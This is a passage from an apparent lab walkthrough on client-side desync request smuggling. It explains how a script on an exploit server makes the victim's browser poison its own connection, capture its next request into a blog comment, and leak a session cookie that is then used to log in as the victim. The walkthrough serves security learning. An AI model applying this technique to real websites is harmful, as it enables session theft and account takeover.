

we refresh the blog post and confirm the start of our own request was captured into a comment. it works from the browser.
Step 7 - The Real exploit against the victim#
now we point it at the victim. the crucial shift is that when the victim's browser runs our script, the follow up request it makes is the victim's request, carrying the victim's session cookie, and that is what gets captured.
we go to the exploit server, paste the same script we just tested into the body, and wrap the whole thing in html <script> tags so it runs automatically when the victim loads the page. we store it and deliver it to the victim.

when the victim opens our page, their browser poisons its own connection to the lab and then makes a follow up request that gets captured into a comment. we refresh the blog post and see the start of the victim's request appearing as a comment. the last piece is length, we repeat the attack adjusting the nested Content-Length a bit at a time, capturing a little more of the victim's request each time, until the captured text reaches far enough to include their session cookie.

Step 8 - Use the stolen cookie#
with the victim's session cookie in hand, we send a request for /my-account in repeater using their cookie, and we are logged in as the victim, which solves the lab.

with this, we solved the lab!
the whole attack from start to end because yea it was hella complicated#
let me tell the entire story simply, because this is the most involved lab in the series and the pieces only make sense together.
normally, to smuggle a request you need two servers that measure request length differently. this attack needs none, it works directly between a victim's browser and the server, which is what makes it a client side desync.
it starts with one flaw, the server ignores the Content-Length header on its / endpoint. that means if a browser sends a POST / with a body, the server reads the headers, decides the request is finished, and ignores the body, leaving those body bytes sitting in the connection. and browsers reuse one connection for many requests, so those leftover bytes get treated as the front of the next request the browser sends.
so we can hide a request inside the body of a POST, and the browser will unknowingly deliver it, attached to its own next request, with its own cookies. we confirmed this first in burp by smuggling a request for a missing page and watching the follow up come back a 404, then confirmed it again inside a real browser using two fetch calls, where the first poisons the connection and a deliberately triggered error lets the second follow up land on the poisoned connection.
to actually steal something we needed a place to make the victim's request visible, and the blog comments were it, since they store and display text. so instead of smuggling a plain request, we smuggled a comment post with its comment field given an oversized Content-Length, so that the follow up request got read in as the comment body and saved as a comment we could read.
finally we delivered this as a script on the exploit server. when the victim loaded it, their own browser poisoned its own connection and then made a follow up request carrying their session cookie, which got captured into a comment. by nudging the capture length up until the whole cookie fit, we read the victim's session cookie straight out of a comment, and used it to log in as them.
the striking part is that the victim only had to open a page. their browser did the rest to itself, poisoning its own connection and handing over its own cookie, all because one endpoint ignored a length header.